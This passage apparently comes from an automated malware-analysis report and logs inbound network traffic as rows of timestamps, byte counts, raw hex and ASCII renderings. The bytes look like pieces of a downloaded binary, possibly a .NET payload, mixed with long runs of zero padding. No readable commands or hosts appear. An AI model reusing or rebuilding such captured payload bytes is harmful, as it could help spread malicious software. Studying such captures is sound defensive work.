fd d2 25 00 00 01 f4 f5 b8 be 67 a6 03 00 42 4c 46 51 43 49 72 00 00 04 63 70 24 00 00 00 a6 62 00 00 01 45 be bd 35 00 00 ee c8 62 00 00 01 e6 d2 00 00 00 00 5a 82 44 00 d9 01 00
Data Ascii: yBLFI%B%dBLZ%:B%{BLO(?7!7ItbGIrpbEbH\&EIt HvpB%B%gBLFQCIrcp$bE5bZD</td></tr>
<tr><td>2022-01-14 12:49:38 UTC</td><td>456</td><td>IN</td><td>Data Raw: 4c 95 3c 00 48 3c 00 82 23 00 66 d2 26 00 00 01 cc d9 01 00 00 00 53 49 01 00 00 00 c1 70 01 00 00 00 42 a6 25 00 00 01 f4 5f be 19 ab 03 00 42 fd c8 25 00 00 01 3a 67 c4 c8 2d b1 03 00 42 4c 5a a2 02 00 ea 01 00 d9 02 00 00 00 2f 48 05 00 49 28 00 00 01 7b 70 29 00 00 01 6f 82 02 00 a2 01 00 a6 02 00 00 00 2f be 01 00 00 00 4c ea 05 00 c8 08 00 00 00 16 d2 28 00 00 01 cc d9 29 00 00 01 74 48 01 00 49 01 00 00 00 4c 37 01 00 82 01 00 70 00 02 00 00 a6 01 00 00 00 91 be 01 00 00 00 08 c8 01 00 00 00 42 d2 25 00 00 01 f4 77 70 f5 73 03 00 42 38 49 25 00 00 01 3a 89 15 a6 8e eb 05 00 42 4c a7 a2 03 00 ea 3f 00 6d a6 01 00 00 00 4c 95 3f 00 be 73 00 00 00 c8 29 00 00 01 26 d9 59 64 03 00 e3 01 00 62 00 00 01 00 00 00 00 73 d9 00 00 00 00 12 43 49 62 00 00 01
Data Ascii: L<H<#f&SIpB%_B%:g-BLZ/HI({p)o/L()tHIL7pB%wpsB8I%:BL?mL?s)&YdbsCIb</td></tr>
<tr><td>2022-01-14 12:49:38 UTC</td><td>458</td><td>IN</td><td>Data Raw: ea 04 00 6d 70 07 00 00 00 a6 01 00 00 00 1d be 01 00 00 00 08 c8 01 00 00 00 42 d2 25 00 00 01 7b 77 a6 8c 7c 03 00 42 73 49 25 00 00 01 cc 89 80 be 85 7c 03 00 42 4c fb a3 c8 d1 ab 03 00 46 be 02 00 00 00 60 d2 b5 ab 03 00 4c 0c 5a 47 d2 2c 00 00 00 d9 62 00 00 01 3f 49 72 00 00 04 0e 59 70 00 00 00 00 a7 48 01 00 82 28 00 4c 37 01 00 a2 01 00 ea 5a 00 a6 01 00 00 00 1d be 01 00 00 00 c1 c8 01 00 00 00 42 d2 25 00 00 01 f4 a0 d2 6b 6c 03 00 42 75 49 25 00 00 01 3a b9 b8 d9 39 75 03 00 42 4c e3 48 49 00 82 1f 00 a6 24 00 00 01 7b 4c a2 30 00 be 27 00 00 01 cc 4c c8 44 00 00 0a b3 ea 41 00 d2 00 00 00 00 48 41 00 22 d9 26 00 00 01 f4 49 3f 00 00 0a 03 82 25 00 a2 41 00 70 00 00 00 00 a6 40 00 00 0a e4 be 9f 00 00 06 1a 95 2f 00 ea 25 00 48 41 00 c8 04 00
Data Ascii: mpB%{w|BsI%|BLF`LZG,b?IrYpH(L7ZB%klBuI%:9uBLHI${L0'LDAHA"&I?%Ap@/%HA</td></tr>
</table>

Timestamp	kBytes transferred	Direction	Data
2022-01-14 12:49:38 UTC	459	IN	Data Raw: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 Data Ascii:
2022-01-14 12:49:38 UTC	460	IN	Data Raw: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 Data Ascii:
2022-01-14 12:49:38 UTC	462	IN	Data Raw: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 Data Ascii:
2022-01-14 12:49:38 UTC	463	IN	Data Raw: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 Data Ascii:
2022-01-14 12:49:38 UTC	464	IN	Data Raw: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 Data Ascii:
2022-01-14 12:49:38 UTC	466	IN	Data Raw: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 Data Ascii:
2022-01-14 12:49:38 UTC	467	IN	Data Raw: 14 d3 9d b5 43 0a 0d 79 f7 5c f8 12 49 7d 22 d6 54 c8 25 b9 b5 d0 a9 d6 85 2f bf be 13 1b 5a 40 4d 66 a7 ba d9 b3 20 45 1d 0d d7 6a 34 09 dc 2d cc 00 65 b4 27 a9 cd 3a c8 de 69 b0 36 1f 8d 2d cd 75 8a a8 f4 4c f3 81 99 59 65 ad d2 ea e1 1b dd 1f f4 45 11 e7 51 78 e1 17 21 7c b0 a2 1b c8 8f 2c 40 e4 75 95 bf a0 de df fc c7 19 bf 6e 1c 18 00 61 64 8d 6a 70 87 50 aa dc 30 a2 b2 5b 80 50 96 bb 4b 37 a1 1f 08 df 1c 84 e6 23 69 96 aa be 1a 53 68 6d b6 49 79 b0 76 93 d7 0b 12 a1 72 be 27 13 af 31 f8 e5 9b fe ff 86 17 f2 5c 64 b6 63 3b 42 66 0e 00 13 30 08 00 12 00 00 00 00 00 00 00 73 b3 00 00 06 14 20 90 6b 03 00 28 24 01 00 06 26 2a 00 80 03 00 00 20 00 00 04 00 00 00 a2 28 00 a6 24 00 00 01 cc ea 3d 00 55 be 26 00 00 01 f4 c8 27 00 00 01 3a f0 37 43 00 48 43 Data Ascii: Cy\l}"T%/Z@Mf Ej4-e':i6-uLYeEQx!|,@unadjpP0[PK7#iShmIyvr'1\dc;Bf0s k($&* ($=U&':7CHC
2022-01-14 12:49:38 UTC	468	IN	Data Raw: 00 0a 03 70 9f 00 00 06 79 95 17 00 48 71 00 82 4d 00 a6 04 00 00 00 be 40 00 00 0a e4 c8 9f 00 00 06 93 37 5b 00 a2 71 00 ea 4d 00 d2 08 00 00 00 d9 40 00 00 0a 03 49 9f 00 00 06 1a 95 3a 00 48 73 00 82 49 00 a2 17 00 70 24 00 00 01 7b 4c a6 44 00 00 0a b4 ea 5b 00 be 9d 00 00 06 79 48 3a 00 c8 01 00 00 00 fc b8 d2 01 00 00 00 42 d9 25 00 00 01 cc 5f d2 40 ad 03 00 42 38 70 25 00 00 01 f4 67 c0 d9 38 ad 03 00 42 4c e3 82 08 00 be ae 00 00 0a 93 c8 25 00 00 01 3a 77 d9 42 79 03 00 42 6d d9 25 00 00 01 7b 89 c4 49 d3 75 03 00 42 4c fb a2 10 00 ea 1b 00 48 72 00 82 1b 00 70 1 3 00 00 01 45 a6 ab 00 00 0a 1a be 13 00 00 01 6f a2 1b 00 c8 01 00 00 00 4c 37 1b 00 ea 1b 00 48 10 00 e0 d2 26 00 00 01 cc d9 01 00 00 00 31 49 01 00 00 00 08 70 01 00 00 00 42 a6 25 Data Ascii: pyHqM@7[qM@I:HsIp${LD[yH:B%_@B8p%g8BL%:wByBm%{IuBLHrpEoL7H&1IpB%
2022-01-14 12:49:38 UTC	470	IN	Data Raw: 4c e3 35 0e a2 1c e8 39 41 73 1c e6 eb cc aa 99 7b 33 71 66 45 cc 23 98 b7 30 44 61 30 c2 04 84 b0 08 c2 11 24 23 1f 46 9f 8c ad 19 19 33 b7 66 be cd 45 9b 54 36 3d 6c e0 d8 6d b1 9d 61 97 c3 20 87 f3 0e 83 1c 9a 39 26 73 eb e6 83 cc cf 99 5d 33 19 66 2d cc 50 98 e1 30 2c 61 12 c2 e0 84 89 08 aa 11 0b 23 be 46 46 8d 85 19 f5 33 91 66 d7 cd 28 9b 30 36 5d 6c ae d8 49 00 00 00 00 95 19 00 82 60 00 a2 4d 00 22 70 26 00 00 01 7b 4c 37 60 00 ea 60 00 a6 27 00 00 01 cc 48 27 00 be 24 00 00 01 f4 c8 01 00 00 00 91 d2 01 00 00 00 c1 d9 01 00 00 00 42 49 25 00 00 01 3a 5f 49 19 a7 03 00 42 38 a6 25 00 00 01 7b 67 15 70 03 af 03 00 42 4c fb 20 0e a4 1c f6 39 56 73 45 e6 a4 cc e5 99 7d 33 6b 66 59 cc 20 98 e3 30 40 61 24 c2 55 84 fc 08 ff 11 2f 23 17 46 98 8c e4 19 Data Ascii: L59As{3qfE#0Da0$#F3fET6=lma 9&s]3f-P0,a#FF3f(06]lI`M"p&{L7``'H'$BI%:_IB8%{gpBL 9VsE}3kfY 0@a$U/#F
2022-01-14 12:49:38 UTC	471	IN	Data Raw: 29 68 b3 b4 ac 8f 7e a9 09 f0 8b 0c d2 18 54 8a d5 7b 3e 68 69 0d 41 59 8c ca 39 09 2b 45 b6 17 05 31 1f 53 24 fe 30 6a 30 32 65 e3 8c 46 9b 58 b5 e2 71 9e e8 56 73 34 3e 77 fd b1 78 ab 79 bd 26 c6 d8 96 2d d6 3f c3 42 9c 92 1f 65 84 f3 9d 4c 33 4e bb 74 c4 c6 25 b9 cd a2 3f 2e fb ea 53 6f 20 96 88 f7 36 5c a6 18 f8 bc c4 1d 87 66 c5 6d 78 f0 10 a6 07 c2 41 8d 50 37 4b 47 cf 49 9d f2 5b cd bf 8b 30 71 04 43 34 65 83 f1 4a ac 0a f5 dc ff 4d fa 76 0d 31 92 b7 1e aa 26 fd 2d b9 69 f2 c7 bb 0b 94 fd f7 73 00 67 01 6c a4 eb f8 a1 23 1b e5 b6 88 59 72 6d 6d cd 89 7f d1 68 74 ad b0 31 03 8c e4 4c 06 c6 39 0d 42 e9 3c 8b cf 12 f3 7e f7 db 62 34 24 28 2f b5 2e 4f 73 2a b8 a2 c2 2c 68 b0 6a 9d 01 e7 44 dd 5b 1f bd 37 60 d0 af d2 a3 f7 cd c5 3c d6 ea 86 74 97 cc ab Data Ascii:)h~T{>hiAY9+E1S$0j02eFXqVs4>wxy&-?BeL3Nt%?.So 6\fmxAP7KGI[0qC4eJMv1&-isgl#Yrmmht1L9B<~b4 $(/.Os*,hjD[7`<t

Timestamp	kBytes transferred	Direction	Data
2022-01-14 12:49:38 UTC	472	IN	Data Raw: 56 52 c3 53 52 21 7a fa df c3 2e c3 33 34 9a c9 95 d3 d1 91 65 b0 da 62 37 4b 7b 42 de 63 39 2e d1 be d0 23 4f 3f 58 e7 12 58 2f 8d 5c 98 e6 0e 5b b4 4c 49 52 15 cd 98 3b 47 af e2 07 63 7f a3 0b a7 40 1a 11 d3 02 7f c0 fc 1a fe 2a 9d 82 ae eb 94 45 ea 25 6b 4f 6b e0 df 11 67 cc e9 01 5c 69 76 a4 46 7c 53 75 e2 45 32 e6 63 6f 7a e4 e5 46 a2 0f 8c b3 1b 94 55 e4 77 1a 25 f2 39 94 a4 9e cf 1a eb 83 a8 dd 38 83 c4 7d a6 af b8 11 1a b6 14 93 66 d3 5c 42 48 91 17 94 83 b2 a4 18 80 40 50 ce e1 b4 6e f3 8b c7 80 ab f6 8d 5c 6e 8e ae 43 b1 0d d5 c8 25 4c b9 59 be 31 88 74 a2 b5 88 2a 8f e9 e5 a2 ad df 07 85 b0 85 3c 96 a0 38 15 88 11 79 d7 79 99 d0 2b 8b 02 98 1f cb 6f 8a 1c 4e 1f a9 57 99 9c a8 75 39 8b 3b 4f 0f 67 c8 11 51 04 ac ab e9 9d fc a6 65 96 cd bf f5 71 Data Ascii: VRSR!z.34eb7K{Bc9.#O?XX/\[LIR;Gc@*E%kOkg\ivF|SuE2cozFUw%98}f\BH@Pn\nC%LY1t*<8yy+oNWu9;OgQeq
2022-01-14 12:49:38 UTC	474	IN	Data Raw: b6 d8 e9 95 73 37 5c 6d 7d 07 4f 9d 9e 7e 65 e4 8e 23 b9 9e 74 bd e8 23 16 5b cc 70 cc 43 ea 00 19 dc 92 83 3d af b6 d7 ba 35 57 f0 c3 9f ec a3 90 2c 73 be 20 21 9d 98 ec 21 5f d8 f0 40 aa 1c 80 59 d9 24 8c aa 33 c4 c1 b4 5f 43 d4 8e 43 1c e1 9f b4 f9 69 6f e6 fd c4 5f 26 33 be 03 95 13 45 d7 ae b3 87 93 15 9c f1 2b ed 8c db 0a 36 1b 1d 7c 7f 7d b7 1a 20 25 80 9a 16 32 f3 48 10 4a ab 2a 7c 71 15 12 11 22 ff 30 e2 5b 27 7f d1 75 70 21 30 33 06 9e 07 d6 30 ab 3d 7c 50 9d 90 46 8f 54 2e 41 8b 89 3f 7d c1 a8 aa d7 a4 a4 c8 7b 80 4f e4 77 fc 11 3d 62 0b 7f eb 96 f8 4d 85 ba dc 63 f2 c3 25 3a 38 36 a3 c7 09 38 aa a6 00 0e 49 8e 79 83 3c d4 f6 8e af be b1 47 c3 07 64 34 2b 6e 07 7a 86 3c 4f bb c7 dc 8d 38 f6 d3 ee 63 0b 63 c8 e1 b4 de 57 d6 6c 20 df 66 5e 38 cd Data Ascii: s7\m}O~e#t#[pC=5W,s !!_@Y$3_CCio_&3E+6|} %2HJ*|q"0['up!030=|PFT.A?}{Ow=bMc%:868Iy<Gd4+nz<O8ccWl f^8
2022-01-14 12:49:38 UTC	475	IN	Data Raw: 27 10 c0 4f 3f df 94 b6 b3 39 8f c5 f6 26 11 0e bb b1 68 f4 e8 58 11 11 11 c7 ea ee 2b 85 79 0e 5d d3 98 ab 2c 3f 53 2d 00 2f 2b cc 95 29 e7 63 27 c7 c8 11 80 4d d1 39 dc ff ce ec 03 eb de 7b c1 70 10 c2 79 95 72 52 03 f8 da ed 9b f0 d5 f3 d8 7b de 99 7e 18 4c 9a 22 7a 49 6a 03 0c 39 b1 17 0f 91 b7 83 c4 f0 07 76 e2 b0 94 3e 50 43 56 a1 d2 7c d8 5e 6b 07 17 9b ce 70 18 3e 67 e7 e6 84 9d 83 6d 58 8e 45 ba 9d c2 e1 ee e9 91 82 83 75 6b f7 05 d5 73 24 82 a4 7e 63 52 33 66 5b 39 d3 63 81 95 2a b1 c3 a8 b4 ce 6f 60 b8 3e b2 e8 e7 c8 56 94 ae ea cf cb 75 c9 c2 89 21 6a ea 2a 12 96 5d fc ae 03 30 a8 1b b5 71 e5 b1 de 50 56 b9 17 9f 45 0e a2 3e 05 cc 89 1c 6c 1a e2 22 1e c9 8b 70 62 19 03 bc 1b 8d db 27 9f 4d 43 aa ff 70 8a dd de 02 5c 61 f4 37 b8 aa 84 63 46 81 Data Ascii: 'O?9&hX+y],?S-/+)c'M9{pyrR{~L"zIj9v>PCV|^kp>gmXEuks$~cR3f[9c*o`>Vu!j*]0qPVE>l"pb'MCp\a7cF
2022-01-14 12:49:38 UTC	476	IN	Data Raw: f3 dc bb 76 2b e9 10 1f 62 92 c6 ae 8d ed d6 b6 e6 50 e1 33 a0 5c 19 e6 87 38 7f 4b 94 69 2e 68 69 30 bd 88 89 57 cd 74 7a ea 02 83 93 94 e7 b2 79 61 7b 73 0a e8 34 b4 48 08 bb bd 41 ce ca cd 41 b4 b9 a7 80 74 c3 b4 ad 6c 4f bf ae a4 48 ea 6e a6 f7 ee 74 1c f9 06 27 d6 dc 83 c4 f9 4c 63 6b 65 46 9d 36 a9 85 cc 46 d0 fb 23 69 2b a9 15 a8 c7 c6 19 61 8f 93 e2 71 66 26 2c 41 07 55 60 a6 30 cd d3 99 82 5a 37 8a 11 b8 8e ef a1 e7 6d b7 e9 8b c8 81 0e 85 11 7d b1 d6 a1 75 a0 68 59 ef 63 61 37 6e af d9 5d c5 6f e9 83 18 b6 94 02 cc 23 5d 9a 45 14 c8 ce 81 7c 30 0f 92 bc c0 40 b6 25 5d 26 c9 d3 ba d4 b7 66 53 45 36 79 e9 62 07 48 b7 d5 80 e3 fd d1 4b 9d 43 d5 26 a4 36 96 11 d5 b3 cd 66 15 00 76 79 7e ce b6 8c 4a eb 7b 74 cf bb 87 42 39 b7 73 57 25 9b 65 e4 0e 81 Data Ascii: v+bP3\8Ki.hi0Wtzya{s4HAAtlOHnt'LckeF6F#i+aqf&,AU`0Z7m}uhYca7n]o#]E|0@%]&fSE6ybHKC&6fvy~J{tB9sW%e
2022-01-14 12:49:38 UTC	478	IN	Data Raw: 01 3e 21 57 6e 85 1d 60 cd a1 2f b7 e7 76 33 26 00 04 16 87 2d 43 1d df 77 7c 72 ea 81 16 4b c2 eb 6d 4a 2b e1 cc c5 79 00 48 4c fa dc f4 c4 c7 57 1a 4f d3 34 72 f1 fe 7f ff 8f 66 61 f5 94 06 7b dc da 35 7e 0e b7 d4 bf f0 95 f8 b2 1c 49 61 ca 75 7c 38 15 69 d2 7a 0f d5 81 5d 63 a1 ca 9b 2c 99 59 3f 3e 27 0b bc 32 d3 44 01 75 fb 76 f7 40 30 dc c4 3b f9 96 03 58 d5 62 8a 3e 39 f9 a4 2a d8 08 44 23 7e 8d 65 ad 2f 35 80 0b e5 d2 85 49 1b 77 77 17 7f 0d e9 45 1c 15 d2 7c cb b5 c6 cf c5 ee 78 bc d2 76 fc f6 6c b1 40 15 0c 08 bf c0 7d 12 cc 3c ce 13 9e 38 e2 d2 eb 41 66 ee 7e 91 a3 c9 f8 ee 82 c2 64 2b 06 7e 08 3a 2f 8d e1 e5 61 25 2b b1 88 ae 21 af 81 4a 8d 2b 5d 4e dc ec 4e 2a 64 e7 ac 91 0d 26 ad 37 d3 6e 22 2e ec f2 26 cd c8 eb d5 79 86 7d 80 af dd 55 76 ad Data Ascii: >!Wn`/v3&-Cw|rKmJ+yHLWO4rfa{5~Iau|8iz]c,Y?>'2Duv@0;Xb>9*D#~e/5IwwE|xvl@}<8Af~d+~:/a%+!J+]NN*d&7n".&y}Uv
2022-01-14 12:49:38 UTC	479	IN	Data Raw: 38 92 9b f8 56 e5 d7 79 ad 60 b4 83 1d 99 6c 5c 73 80 e4 ec dc 1b 10 fe 46 66 6e 33 bd 1e f7 a1 3c 4a 1b 3d b9 d8 e3 02 b2 b7 9b 5e 02 44 d2 87 42 87 71 17 ac 19 7c 39 d2 21 3d 35 e1 5e 6a 76 71 53 2b bb 71 93 c6 0b 72 9d 3f c2 df b1 b5 b1 82 7a 37 8e ac 96 e2 6a 7b 3e 8c c6 dc 76 29 ca 77 fb 2d 7b d6 b4 0b 1d 57 54 70 7e 1a e8 03 fc 77 79 e7 3c d3 98 be de b6 99 83 a7 25 fa f4 61 6a 0a 7e 77 c9 44 97 5f 02 4d 8e 10 0c ea 29 a7 71 4d e4 2d 3b 65 9c be b6 63 c1 e3 f1 f0 4b e8 6c a0 b8 76 b8 eb 52 13 f5 63 e9 7a 21 2a 02 1f e8 05 8a 08 40 e5 70 5f 62 64 66 d4 c2 0c 86 09 9f 52 eb 72 98 16 dd 04 61 9e 92 df 7e 77 21 2f 89 12 57 e1 20 ac 67 cb e1 0f 82 41 29 d0 c4 cc 4e 44 2a 78 e2 09 aa 92 05 74 96 41 07 3b 39 61 2b 48 c5 9b 59 09 da ef f2 a9 42 1f 28 f3 b5 Data Ascii: 8Vy`I\sFfn3<J=^DBq|9!=5^jvqS+qr?z7j{>v)w-{WTp~wy<%aj~wD_M)qM-;ecKlvRcz!*@p_bdfRra~w!/W g A)ND*xtA;9a+HYB(
2022-01-14 12:49:38 UTC	480	IN	Data Raw: 54 e1 4a ee 93 07 d2 85 bd 94 eb ec 39 56 79 f6 c7 13 e0 ef 3c 44 66 93 e4 44 92 65 12 e9 33 58 f0 f8 f6 af 24 96 bd 71 ed 92 38 b2 c3 88 e5 53 8a e7 1c 55 c8 7e c1 97 82 6a 32 9c bf d1 53 29 44 33 4e 4b 5c 67 95 92 27 74 14 15 50 98 c0 3d 74 1a 74 8f ba e0 87 2d 1c 50 7e 98 a2 33 a8 b7 f5 72 c3 c7 3c 7f c1 5a 5f d7 dc 11 86 30 49 bf 3b 7e 63 81 e6 f6 6a 2f 2f 0a fc ba b5 39 b0 ec 36 e0 ae 72 e8 1e 16 e0 34 0d e8 59 9a bf b8 1b 1d 37 c6 f8 6b 6e 07 63 f6 86 5d 83 bf 8b f2 c4 9f fa 6a 08 bc 56 15 7c 54 de fd c4 2a 48 9a e6 1c f8 71 97 04 5e 5e 1f c8 39 1e b8 29 48 46 2e f9 cd 59 71 e7 ae 87 11 fa 5f 79 1f c1 47 af 5d e5 03 bb 0c 3f 22 cd e4 d6 e6 38 33 2a 7b b0 1c 32 dc 25 62 5a 8f 43 87 91 6f b4 2b 23 15 30 e1 b0 aa 61 98 e0 b0 f3 eb de bb 75 d9 cc 92 37 Data Ascii: TJ9Vy<DfDe3X$q8SU~j2S)D3NK\g'tP=tt-P~3r<Z_0I;~cj//96r4Y7knc]jV|T*Hq^^9)HF.Yq_yG]?"83*{2%bZCo+#0au7
2022-01-14 12:49:38 UTC	482	IN	Data Raw: 4c ec 18 d3 d3 05 8d 8e 84 03 af 59 b7 bc b3 b3 31 fa 1a d4 7e ae f8 18 7a 9f d0 64 0a f7 44 ed dd 66 24 5b a5 de 5c 7e 2f c2 88 69 63 db 06 74 ca b5 94 a0 b6 d7 60 19 02 3b db e2 9a 5b 40 b1 71 e5 48 56 92 c2 22 91 79 c3 8e ac ff cc e2 7b 53 5d fa 8d 6e a0 f2 a0 19 39 d1 46 b9 56 82 b9 d5 ed ee 99 92 a4 38 55 1c b2 c0 10 6c 6b f6 49 59 6c ec 8f 99 7b 27 89 d0 89 03 a3 7c 68 fb 85 34 13 df 38 65 21 69 43 c7 ab ad 07 97 e0 b4 cb cf ab 9d d1 e9 d7 f2 48 bf 8d 97 22 c6 5c ca 2e e9 0e 2c 19 30 4a 65 73 e8 3a 85 08 4d e7 aa aa d0 3a 75 0f 99 7e 94 8e 7e 55 d2 33 c7 61 68 ce 11 cf eb 55 c2 23 93 f0 29 56 29 17 65 d8 aa 9f 4b 9a 0a 3c 7d 81 61 7d d3 bb 52 b1 fb 11 76 80 8f 13 cf ce 9d 7b 3c fd 7c 48 bc 6e 02 fd 51 0a 68 0f 96 dc 8d 10 cb 1c b7 a9 d2 f9 80 b7 da Data Ascii: LY1~zdDf$[\~/ict`;[@qHV"y{S]n9FV8UlkIYl{'|h48e!iCH"\.,0Jes:M:u~~U3ahU#)V)eK<}a}Rv{<|HnQh
2022-01-14 12:49:38 UTC	483	IN	Data Raw: ad 04 f3 2e 9e cb e5 72 6d fa 33 f8 0d 68 98 ca 33 38 87 d4 a8 2e ae d0 68 00 3e ea e2 43 55 c5 97 ef 61 d6 85 14 07 47 d5 42 52 a3 40 9d e8 eb ea c6 a9 76 25 9c 28 37 72 31 e5 73 ed e4 7b db 42 a9 a9 48 94 9f ac 73 99 c7 62 55 75 4d 33 ed f9 d7 be 96 c6 93 c2 50 c0 06 d1 49 44 62 30 4d 71 69 a5 46 1d 86 b1 59 d6 02 62 e7 57 6d d7 1f 78 4f f6 df 1f d1 15 85 0b de 3d d8 9e 19 8a b8 ae 03 04 da 3c 35 3b 13 ff 3e 7f a6 66 9f 1a 4b 57 57 55 ed ca a0 f5 6e 59 e8 23 23 e0 74 4c 6a 92 28 ed b1 5a 07 5d c9 99 f9 24 36 5e 43 d7 bb a2 41 65 93 cc 22 56 20 e5 25 72 0a 78 ba 3a 9d eb c7 52 5c cb 03 e7 94 5f 9e bd 2f 6c 5c 88 71 46 bb 3a 68 0f a7 2e a8 64 9e d9 6c 48 46 2a 80 71 2d 81 3a 3e e1 90 bb c1 a2 0b d3 95 c0 63 1a b9 c9 da 57 dd dc 33 6f 52 f3 41 a5 5c 2c 22 Data Ascii: .rm3h38.h>CUaGBR@v%(7r1s{BHsbUuM3PIDb0MqiFYbWmxO=<5;>fKWWUnY##tLj(Z]$6^CAe"V %rx:R_/l\qF:h.dlHF*q-:>cW3oRA\,"

Timestamp	kBytes transferred	Direction	Data
